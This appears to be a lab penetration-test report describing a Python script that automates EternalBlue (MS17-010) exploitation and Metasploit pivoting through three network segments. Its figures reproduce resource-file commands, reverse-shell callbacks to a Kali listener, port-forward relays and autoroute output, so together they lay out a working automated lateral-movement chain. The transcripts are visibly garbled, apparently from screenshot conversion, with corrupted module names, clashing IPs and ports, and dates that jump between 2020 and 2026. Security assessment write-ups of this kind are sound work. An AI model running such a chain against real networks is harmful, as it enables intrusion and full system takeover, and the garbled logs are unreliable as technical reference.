        ['ncconsole', '-c', '-s', '-s', rc_path],
        stdout=subprocess.PIPE, stderr=subprocess.STDOUT,
        text=True, bufsize=1
    )
    lines = []

    def _reader():
        with open(log_path, 'w') as f:
            for line in proc.stdout:
                print(f'line: {line}', flush=True)
                f.write(line)
                f.flush()
                lines.append(line)

    _reader()

    To direct input to this VM, move the mouse pointer inside or press Ctrl+G

```

Figure 3: Automation script header, imports, usage syntax, and core configuration variables

Immediately after the argument check, the script defines the key operational values used throughout the chain. LHOST stores the Kali IP address passed at runtime and is used as the callback address for all reverse shell connections. KALI_SUBNET stores the initial reachable subnet. The script then defines LPORT as 4444 for the first direct Meterpreter session, PIVOT_PORT as 5555 for the second-stage pivot, and PIVOT_PORT2 as 6666 for the third-stage pivot. Additional variables define the output directory, timestamp, master log file, saved state file, EternalBlue grooming settings, retry limits, sleep intervals, and the maximum timeout for Metasploit. This configuration block is significant because it centralises the execution logic of the entire tool in one place, making the script easier to manage, debug, and extend.

Logging, Output Storage, and State Management

One of the strongest parts of the script design is its logging and state-handling logic. Rather than simply printing information to the terminal and leaving the operators to save evidence manually, the script creates a dedicated output directory and builds timestamped files for each run. The `log()` helper function stamps each message with the current time, prints it to the console, and writes the same output to the main log file. This gives the tool a built-in evidence trail that can later be used to support report writing and validation of the attack sequence.

The script also maintains a state dictionary that stores important runtime values such as the execution timestamp, listener host, and listener port. The `save_state()` function writes the contents of this dictionary into a `state.env` file. This allows the tool to preserve its progress in a structured format rather than depending on the operators to manually note down discovered hosts, ports, or subnets during execution. This design supports the report objective of showing a controlled and professional automation workflow rather than a loose exploit demonstration.

Metasploit Resource File Automation

A key design decision in the script is the use of Metasploit resource files to automate exploitation and pivoting tasks. Instead of controlling `msfconsole` interactively, the script dynamically writes `.rc` files containing the required Metasploit commands for each stage and then launches them with `msfconsole -q -r`. The `write_rc()` function is responsible for creating the resource files, while `run_rc()` launches Metasploit, captures the output in real time, writes the output into a step-specific log file, and returns the full console text so that the script can analyse the results afterward.

This is an important architectural choice because it separates orchestration logic from exploitation logic. Python controls the order of operations, timing, and parsing, while Metasploit executes the exploitation, handler creation, routing, and relay tasks. This makes the script more reliable and easier to understand. The `run_rc()` function also includes timeout protection. If the Metasploit console hangs beyond the defined `MSF_TIMEOUT`, the script force-kills the process rather than allowing the entire chain to stall indefinitely. In a long multi-stage pivot chain, this behaviour is essential for maintaining control over execution.

Exploitation Helper Functions

The exploitation logic is broken into dedicated helper functions that generate the correct Metasploit command sets for each stage of the chain. The `eb_direct()` function builds the resource commands for directly exploiting the first reachable host using `exploit/windows/smb/ms17_010_eternalblue`. It sets the target host, target port, attacker listener, reverse TCP payload, and the EternalBlue grooming values `GroomAllocations` and `GroomDelta`, then launches the exploit in the background with `run -z -j`. This function is intended specifically for the first stage because the first host is directly reachable from Kali.

The `eb_pivot()` function is used for the deeper stages of the chain. Instead of the direct EternalBlue module, it uses `exploit/windows/smb/ms17_010_eternalblue_win8` and sets `ForceExploit true`. This reflects the fact that later targets are being reached through the pivot chain rather than over a direct attacker-to-target connection. The separation between `eb_direct()` and `eb_pivot()` is important because it shows that the script was deliberately designed for multi-stage exploitation rather than simply repeating the same exploit block against each host.

Pivoting and Route Expansion Logic

The script includes two important helper blocks that allow lateral movement beyond the first compromised machine. The `pivot_setup_block()` function creates a reverse port forward on a compromised host using `portfwd add -R`, then launches a multi/handler configured with the correct payload, listener host, and relay port. This is how the script creates a path for later reverse shells to travel back to Kali through an already-established foothold.

The second helper, `autoroute_block()`, runs `post/multi/manage/autoroute` against a live Meterpreter session. This instructs Metasploit to add the routes visible from the compromised host into its internal routing table. Together, the relay and autoroute functions transform a single exploited machine into a transit point for the next subnet. Without these two functions, Kali would still have no path to the deeper segments and the attack chain would stop at M1. This logic is central to the project because it demonstrates how weak internal segmentation can be bypassed once an attacker gains a foothold inside the first network.

Polling, Session Tracking, and Reliability

The script also includes logic to repeatedly poll for new Meterpreter sessions. The `poll_block()` helper generates repeated cycles of sleep intervals and sessions -l checks. This is operationally important because new Meterpreter sessions may not appear immediately after exploitation, especially when pivoting through a compromised path. By checking for sessions over time, the script reduces the risk of moving on too quickly or incorrectly deciding that an exploit failed before the callback has had time to arrive.

This repeated monitoring becomes even more important later in the chain because the later sessions are nested and depend on the earlier ones. Session stability is therefore not just evidence of exploitation success, but also evidence that the pivot chain itself is still functioning correctly. The script's repeated sessions -l checks show that the authors accounted for this dependency when designing the workflow.

Output Parsing and Autonomous Decision Making

The script does not simply run commands and display raw output. It also parses the results so that it can make decisions automatically and move to the next stage without manual intervention. Several helper functions support this behaviour. `parse_vulnerable_in_subnet()` extracts hosts reported as likely vulnerable to MS17-010 within a given subnet. `parse_os_from_scan()` extracts the operating system string associated with a confirmed target. `parse_session_time()` captures the time at which a Meterpreter session was opened, and `find_session_for_ip()` helps match new sessions to the correct target host when multiple sessions exist.

Another especially important function is `parse_nic2_ip()`. This parser reads `ipconfig` output and attempts to identify a non-loopback IPv4 address that does not belong to an already-known subnet prefix. Its purpose is to discover whether a compromised host has a second network interface connected to another segment. This is how the script determines that M1 can reach the next subnet and how it later identifies a further subnet behind M3. This behaviour is what makes the script autonomous rather than merely automated. It is not waiting for a human operator to read interface output and decide what to do next. Instead, the script extracts that information itself and continues the chain programmatically.

Stage 1: Initial Execution, Discovery, and Exploitation of M1

The first active stage of execution begins when the script is launched from Kali with the attacker's IP address and the initial reachable subnet as arguments. At this stage the script scans the starting subnet for SMB hosts and confirms whether a discovered system is likely vulnerable to MS17-010 before attempting exploitation. This is a controlled approach because it means the script is not blindly firing exploits at every host. It first verifies that the machine is reachable on TCP/445 and appears vulnerable to EternalBlue.

Figure 4 shows the script being executed from the command line with the Kali IP address and the initial subnet. The figure also captures the early runtime output, including the beginning of the pivot chain, the Phase 1 subnet scan, discovery of a host with TCP/445 open, confirmation of likely MS17-010 exposure, and the start of the first exploitation stage against M1.

```

kali@kali:~$ ./script.py 172.16.2.1 172.16.2.8/29
[info] payload for kali:
[17:29:33]
[17:29:33] [*] Starting pivot chain at 20200412.132933
[17:29:33] [*] LHOST = 172.16.2.1 | Subnet = 172.16.2.8/29
[17:29:33]
[17:29:33] -- PHASE 1: Scanning 172.16.2.8/29 for port 445 ...
[17:29:33] Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-12 13:29 EDT
Nmap scan report for 172.16.2.2
Host is up (4.981s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 88:CC:29:38:7D:4D (VMware)

Nmap done: 8 IP addresses (3 hosts up) scanned in 2.17 seconds

[17:29:35] [*] Hosts with 445 open: 172.16.2.2
[17:29:35]
[17:29:35] -- PHASE 2: Confirming eternalblue vulnerability...
[17:29:36] [*] VULNERABLE: 172.16.2.2
[17:29:36] [*] MS = 172.16.2.2
[17:29:36]
[17:29:36] -- STEP 1: Exploit M1 (direct), learn M2 subnet...
[17:29:36] [*] Launching /root/.msf4/postest_results/step1.rc for EFB directives.
resource (/root/.msf4/postest_results/step1.rc) => send EXIT0x00000000 false
EXIT0x00000000 => false
resource (/root/.msf4/postest_results/step1.rc) => exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/smb/meterpreter/reverse_tcp
resource (/root/.msf4/postest_results/step1.rc) => set RHOSTS 172.16.2.2
RHOSTS => 172.16.2.2
resource (/root/.msf4/postest_results/step1.rc) => set RPORT 445
RPORT => 445
resource (/root/.msf4/postest_results/step1.rc) => set LHOST 172.16.2.1
LHOST => 172.16.2.1
resource (/root/.msf4/postest_results/step1.rc) => set LPORT 4444
LPORT => 4444
resource (/root/.msf4/postest_results/step1.rc) => set PAYLOAD windows/smb/meterpreter/reverse_tcp
PAYLOAD => windows/smb/meterpreter/reverse_tcp
resource (/root/.msf4/postest_results/step1.rc) => set GROOMallocations 24
GROOMallocations => 24
resource (/root/.msf4/postest_results/step1.rc) => set GROOMdelta 3
GROOMdelta => 3
resource (/root/.msf4/postest_results/step1.rc) => run -i -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (/root/.msf4/postest_results/step1.rc) => sleep 40
[*] Started reverse TCP handler on 172.16.2.1:4444.
172.16.2.2:4445 - Using auxiliary/scanner/smb/ms17_010 as check
172.16.2.2:4445 - Host is likely VULNERABLE to MS17-010 - Windows 7 Ultimate 7081 Service Pack 1 x64 (64-bit)
Auxiliary/scanner/smb/ms17_010 completed
172.16.2.2:4445 - Scanned 1 of 1 hosts (100% complete)
172.16.2.2:4445 - The target is vulnerable.
172.16.2.2:4445 - Connecting to target for exploitation.
172.16.2.2:4445 - Connection established for exploitation.
172.16.2.2:4445 - Target OS selected valid for OS indicated by SMB reply
172.16.2.2:4445 - CORE raw buffer dump (38 bytes)
172.16.2.2:4445 - 00000000 37 69 56 64 67 77 73 28 37 28 55 6c 74 69 64 61  Windows 7 Ultimate
172.16.2.2:4445 - 00000000 74 65 28 37 36 38 31 28 53 65 72 76 69 63 65 28  te 7681 Service
172.16.2.2:4445 - 00000000 08 61 53 65 28 31
172.16.2.2:4445 - Target arch selected valid for arch indicated by OCK/RPC reply
172.16.2.2:4445 - Trying exploit 4/21 24 Groom Allocations.
172.16.2.2:4445 - Sending all but last fragment of exploit packet
172.16.2.2:4445 - Starting non-paged pool grooming
172.16.2.2:4445 - Sending SMB buffers
172.16.2.2:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
172.16.2.2:4445 - Sending final SMBv1 buffers.
172.16.2.2:4445 - Sending last fragment of exploit packet!
172.16.2.2:4445 - Receiving response from exploit packet
172.16.2.2:4445 - ETHERNETBLU overwrite completed successfully (0x00000000)
172.16.2.2:4445 - Sending egg to corrupted connection.
172.16.2.2:4445 - Triggering free of corrupted buffer.
172.16.2.2:4445 - Sending stage (133984 bytes) to 172.16.2.2
[*] Meterpreter session 1 opened (172.16.2.1:4444 => 172.16.2.2:4455) at 2020-04-12 13:30:18 -0400

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

Figure 4: Initial script execution, Phase 1 SMB discovery, vulnerability confirmation, and first exploitation stage against M1

Once the vulnerability is confirmed, the script writes the resource file for Step 1 and launches Metasploit to exploit the first host directly. In this stage, LPORT 4444 is used because M1 is still directly reachable from Kali. The exploit output shown in the runtime evidence confirms that the script used the EternalBlue module, configured the reverse TCP payload, and successfully opened a Meterpreter session on the target. This first session provides the initial foothold required for all later pivoting activity.

Stage 2: Session 1, Autoroute, and Discovery of the Next Subnet

After Session 1 is created, the script does not stop at exploitation. It immediately begins preparing the host for pivoting. The Step 1 resource file includes the autoroute module so that Metasploit can add the routes visible from the newly compromised machine. The script then prints the route table and executes ipconfig inside the session to enumerate the host's network interfaces. This is a critical transition point in the attack because it is where M1 changes from being only a compromised target into being a pivot node for the next stage of the chain.

Figure 5 shows the successful creation of Session 1 on M1, followed by the execution of the autoroute module and a route table printout. The figure also captures interface enumeration inside the compromised host, which is used by the script to identify the secondary network connection and determine the next reachable subnet behind M1.

```

Session: Actions Edit View Help
resource (root/auto_pentest_results/stapi.rc) set Groombeta 3
Groombeta => 3
resource (root/auto_pentest_results/stapi.rc) run -x -j
[*] Exploit running as background job &
[*] Exploit completed, but no session was created.
resource (root/auto_pentest_results/stapi.rc) sleep 48
Started reverse TCP handler on 172.16.2.1:4444
172.16.2.2:4444 - Using auxiliary/autoroute/mst1818 as check
[*] 172.16.2.2:4444 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7061 Service Pack 1 x64 (64-bit)
[*] 172.16.2.2:4444 - Using auxiliary/autoroute/mst1818 as check
[*] 172.16.2.2:4444 - Target is vulnerable.
[*] 172.16.2.2:4444 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.2.2:4444 - Connecting to target for exploitation.
[*] 172.16.2.2:4444 - Connection established for exploitation.
[*] 172.16.2.2:4444 - Target OS selected via for OS indicated by SMB reply
[*] 172.16.2.2:4444 - COME new buffer dump (18 bytes)
[*] 172.16.2.2:4444 - 00000000 57 69 6e 64 6f 77 71 28 37 28 35 6c 74 69 64 61
[*] 172.16.2.2:4444 - 00000000 74 65 28 37 36 35 28 35 6f 75 76 69 63 65 28 34
[*] 172.16.2.2:4444 - 00000000 58 61 63 68 28 31
[*] 172.16.2.2:4444 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.2.2:4444 - Trying exploit with 24 Groom Allocations.
[*] 172.16.2.2:4444 - Sending all but last fragment of exploit packet
[*] 172.16.2.2:4444 - Starting non-paged pool grooming
[*] 172.16.2.2:4444 - Sending SMBv2 buffers
[*] 172.16.2.2:4444 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.2.2:4444 - Sending final SMBv2 buffers.
[*] 172.16.2.2:4444 - Sending last fragment of exploit packet
[*] 172.16.2.2:4444 - Receiving response from exploit packet
[*] 172.16.2.2:4444 - (E)SMBv2 connection established successfully (0x00000000)
[*] 172.16.2.2:4444 - Sending egg to corrupted connection.
[*] 172.16.2.2:4444 - Triggering flow of corrupted buffer.
[*] 172.16.2.2:4444 - Sending stage (220488 bytes) to 172.16.2.2
[*] 172.16.2.2:4444 - Meterpreter session 1 opened (172.16.2.2:4444 -> 172.16.2.2:4444) at 2026-04-12 13:30:18 -0400
[*] 172.16.2.2:4444 - *****
[*] 172.16.2.2:4444 - *****
[*] 172.16.2.2:4444 - *****
resource (root/auto_pentest_results/stapi.rc) sessions -l

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1  meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN 172.16.2.1:4444 -> 172.16.2.2:4444 (172.16.2.2)

resource (root/auto_pentest_results/stapi.rc) use post/multi/manage/autoroute
resource (root/auto_pentest_results/stapi.rc) set SESSION 1
SESSION => 1
resource (root/auto_pentest_results/stapi.rc) set CMD autoadd
CMD => autoadd
resource (root/auto_pentest_results/stapi.rc) run
[*] Running module against TEIN (172.16.2.2)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.16.2.0/255.255.255.248 from host's routing table.
[*] Route added to subnet 172.16.3.0/255.255.255.248 from host's routing table.
[*] Route added to subnet 169.254.0.0/255.255.0.0 from Bluetooth Device (Personal Area Network).
[*] Post module execution completed
resource (root/auto_pentest_results/stapi.rc) sleep 5
resource (root/auto_pentest_results/stapi.rc) route print

IPV4 Active Routing Table
-----
Subnet  Network  Gateway
-----  -
169.254.0.0  255.255.0.0  Session 1
172.16.2.0  255.255.255.248  Session 1
172.16.3.0  255.255.255.248  Session 1

[*] There are currently no IPv6 routes defined.
resource (root/auto_pentest_results/stapi.rc) sessions -l 1 -c "ipconfig"
[*] Running 'ipconfig' on meterpreter session 1 (172.16.2.2)

Interface 1
-----
Name : Software Loopback Interface 1
Hardware MAC : 00-00-00-00-00-00
MTU : 4294967295
  
```

Figure 5: Session 1 on M1, autoroute configuration, route table expansion, and interface discovery for the next subnet

The importance of this stage is that Kali still does not have a direct route to the next subnet. Instead, Metasploit now knows how to send traffic through Session 1 toward networks behind M1. This is the first real proof that internal segmentation can be bypassed once a vulnerable dual-homed host is compromised. The script uses the parsed interface information from this stage to determine the next target network and prepare the next step automatically.

Stage 3: Pivoted Exploitation of M2 Through M1

After identifying the second subnet, the script prepares the next pivot stage by creating a reverse relay and launching another Metasploit handler. This is done through the pivot setup logic that uses `portfwd add -R` and configures a handler listening on `PIVOT_PORT`, which is set to 5555. This relay is necessary because M2 cannot connect directly back to Kali. Instead, its reverse shell must be tunneled through the previously compromised path that begins at M1.

Figure 6 shows the exploitation of the second host at 172.16.3.3 after the pivot path has been established through M1. The figure captures the use of the second-stage listener and the successful creation of a new Meterpreter session delivered through the pivot chain rather than through a direct attacker-to-target connection.

```

Session Actions Edit View Help
--
RHOSTS => 172.16.3.3
resource (/root/.msf4/postgres/step1_attempt1.rc) set RPORT 445
RPORT => 445
resource (/root/.msf4/postgres/step1_attempt1.rc) set LHOST 172.16.3.3
LHOST => 172.16.3.3
resource (/root/.msf4/postgres/step1_attempt1.rc) set LPORT 5555
LPORT => 5555
resource (/root/.msf4/postgres/step1_attempt1.rc) set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (/root/.msf4/postgres/step1_attempt1.rc) set ForceExploit true
ForceExploit => true
resource (/root/.msf4/postgres/step1_attempt1.rc) run -x -j
Exploit running as background job 2.
Exploit completed, but no session was created.
resource (/root/.msf4/postgres/step1_attempt1.rc) sleep 20
Started reverse TCP handler on 172.16.3.1:5555 via the meterpreter on session 1
172.16.3.1:5555 - Using auxiliary/scanner/ndm/ndm_017_018 as check
172.16.3.1:5555 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7081 Service Pack 1 x64 (64-bit)
172.16.3.1:5555 - Scanned 2 of 1 hosts (100% complete)
172.16.3.1:5555 - The target is vulnerable.
172.16.3.1:5555 - Forwarding exploit
172.16.3.1:5555 - Connecting to target for exploitation.
172.16.3.1:5555 - Connection established for exploitation.
172.16.3.1:5555 - Target OS selected valid for OS indicated by SMB reply
172.16.3.1:5555 - CIFS new buffer done (28 bytes)
172.16.3.1:5555 - 00000000 0f 00 00 00 77 75 28 37 28 36 00 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
172.16.3.1:5555 - 00000000 74 05 28 36 30 37 20 53 65 72 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
172.16.3.1:5555 - 00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
172.16.3.1:5555 - Target arch selected valid for arch indicated by SMB/RPC reply
172.16.3.1:5555 - Trying exploit with 12 byte allocations.
172.16.3.1:5555 - Sending all but last fragment of exploit packet
172.16.3.1:5555 - Starting SMB-smb pool grooming
172.16.3.1:5555 - Sending SMBIO buffers
172.16.3.1:5555 - Closing SMBIO connection creating free hole adjacent to SMBIO buffer.
172.16.3.1:5555 - Sending final SMBIO buffers
172.16.3.1:5555 - Sending last fragment of exploit packet!
172.16.3.1:5555 - Receiving response from exploit packet!
172.16.3.1:5555 - ETHERNET overwrite completed successfully (0xC0000000)
172.16.3.1:5555 - Sending egg to corrupted connection
172.16.3.1:5555 - Triggering free of corrupted buffer.
172.16.3.1:5555 - Sending stage (232000 bytes) to 172.16.3.3
resource (/root/.msf4/postgres/step1_attempt1.rc) sessions -l

Active sessions
--
Id Name Type Information Connection
--
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN 172.16.2.1:4444 -> 172.16.2.1:4444 (172.16.2.2) Local Pipe -> Remote Pipe via session 1 (172.16.3.3)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN Local Pipe -> Remote Pipe via session 1 (172.16.3.3)

resource (/root/.msf4/postgres/step1_attempt1.rc) sleep 20
Meterpreter session 2 opened (Local Pipe -> Remote Pipe via session 1) at 2020-04-12 13:30:32 -0400
172.16.3.1:5555 - 00000000 0f 00 00 00 77 75 28 37 28 36 00 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
172.16.3.1:5555 - 00000000 74 05 28 36 30 37 20 53 65 72 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
172.16.3.1:5555 - 00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
172.16.3.1:5555 - Target arch selected valid for arch indicated by SMB/RPC reply
172.16.3.1:5555 - Trying exploit with 12 byte allocations.
172.16.3.1:5555 - Sending all but last fragment of exploit packet
172.16.3.1:5555 - Starting SMB-smb pool grooming
172.16.3.1:5555 - Sending SMBIO buffers
172.16.3.1:5555 - Closing SMBIO connection creating free hole adjacent to SMBIO buffer.
172.16.3.1:5555 - Sending final SMBIO buffers
172.16.3.1:5555 - Sending last fragment of exploit packet!
172.16.3.1:5555 - Receiving response from exploit packet!
172.16.3.1:5555 - ETHERNET overwrite completed successfully (0xC0000000)
172.16.3.1:5555 - Sending egg to corrupted connection
172.16.3.1:5555 - Triggering free of corrupted buffer.
172.16.3.1:5555 - Sending stage (232000 bytes) to 172.16.3.3
resource (/root/.msf4/postgres/step1_attempt1.rc) sessions -l

Active sessions
--
Id Name Type Information Connection
--
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN 172.16.2.1:4444 -> 172.16.2.1:4444 (172.16.2.2) Local Pipe -> Remote Pipe via session 1 (172.16.3.3)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN Local Pipe -> Remote Pipe via session 1 (172.16.3.3)

resource (/root/.msf4/postgres/step1_attempt1.rc) sleep 20
resource (/root/.msf4/postgres/step1_attempt1.rc) sessions -l

Active sessions
--
Id Name Type Information Connection
--
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN 172.16.2.1:4444 -> 172.16.2.1:4444 (172.16.2.2) Local Pipe -> Remote Pipe via session 1 (172.16.3.3)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ TEIN Local Pipe -> Remote Pipe via session 1 (172.16.3.3)

```

Figure 6: Pivoted exploitation of M2 through M1 using a relay port and second-stage Meterpreter callback

This stage is strong evidence of the core project claim. The script was able to move from the attacker subnet into one isolated segment, then into a second isolated segment, all without using credentials and without requiring the operators to manually build each hop during the run. The nested callback path shown in the evidence is what makes the chain operationally significant.

Session Listing and Confirmation of Full Chain Success

A major strength of the automation script is that it does not simply assume success after each exploit stage. Instead, it repeatedly lists sessions to verify that the footholds remain active. This is especially important because the later sessions are not independent. Session 2 depends on Session 1 for transport, and Session 3 depends on both the earlier stages remaining alive. For that reason, continuous session checking is a core part of the script's reliability logic rather than a cosmetic feature.

Figure 8 shows the active Meterpreter session table after the pivot chain has been established. The figure confirms simultaneous access to M1, M2, and M3 and clearly shows that the later sessions are nested through the earlier compromised path. This provides direct evidence that the script maintained control across all three target hosts at the same time.




Figure 8: Active Meterpreter sessions confirming simultaneous control of M1, M2, and M3 through the pivot chain

Discovery of an Additional Reachable Subnet

After compromising the third host, the script performs further interface enumeration rather than simply ending at the third foothold. Using the same parsing logic applied earlier in the chain, it looks for a second interface on the compromised host that may reveal another connected subnet. This is a significant feature because it shows that the script was designed not only to exploit predefined targets, but also to continue learning about the internal environment as the attack progresses. This discovery strengthens the overall finding of the project because it shows that the compromise of M3 was not necessarily the end of lateral movement. The third host exposed another internal segment that could potentially be targeted in a further phase. This confirms that once the chain is established, additional network reachability can continue to expand beyond the originally defined objective.

Built-In HTML Report Generation

A major strength of the automation script is that it does not end with exploitation alone. After the pivot chain is completed, the script automatically generates a structured HTML penetration test report summarising the results of the run. This reporting component is implemented through the `generate_html_report()` function, which builds a full HTML document containing the assessment overview, scope, target findings, pivot chain, vulnerability details, impact assessment, recommendations, and an automation summary. This is important because it shows that the tool was designed not only to gain access to systems, but also to document the results in a professional format that can be reviewed after execution. Rather than leaving the operators with only raw terminal output, the script converts the attack evidence into a readable final deliverable.

The report generator uses the information collected during execution and formats it into structured sections. Within the function, the script builds target summary rows for each compromised host, including the machine identifier, IP address, subnet, operating system, session opened time, and severity rating. It also builds individual findings cards for each host, recording the access obtained, the exploit module used, the delivery path, the CVE reference, and a line of supporting evidence from the exploitation output. In addition, the function builds a pivot-chain diagram that visually represents the path from Kali to M1, from M1 to M2, and from M2 to M3. If a further subnet is discovered from the final compromised host, that information can also be added to the report. This means the report is not a generic template. It is dynamically populated using the actual results of the automated run.

Figure 9 shows the opening page of the automatically generated HTML penetration test report. The figure captures the title banner, team member table, assessment summary counters, and the beginning of the executive summary section. This output is important because it demonstrates that the script immediately translates runtime evidence into a formal report structure rather than leaving the assessment in raw console form.




Figure 9: Opening page of the generated HTML penetration test report showing the title banner, team details, assessment summary, and executive summary

The first visible section of the generated report presents a high-level summary of the engagement. It includes the number of hosts compromised, the number of VLANs breached, the number of credentials used, and the number of manual steps required. In the screenshots, the summary clearly reflects the key findings of the project: three hosts were compromised, three VLANs were breached, no credentials were used, and no manual steps were required during the automated run. This is especially useful for a final report because it allows the main outcome of the assessment to be understood immediately before the reader moves into the deeper technical sections. The executive summary then briefly explains the scenario, the rogue internal user starting position, and the significance of fully automated SYSTEM-level compromise across all targets.

Figure 10 shows the generated report's scope section and the beginning of the target findings section. The figure captures the attack scenario, the initial subnet, the testing method, and the in-

scope targets identified during the run. It also shows the first detailed findings card for M1, including the target's address, subnet, operating system, access level, exploit module, delivery path, CVE, and exploitation evidence.

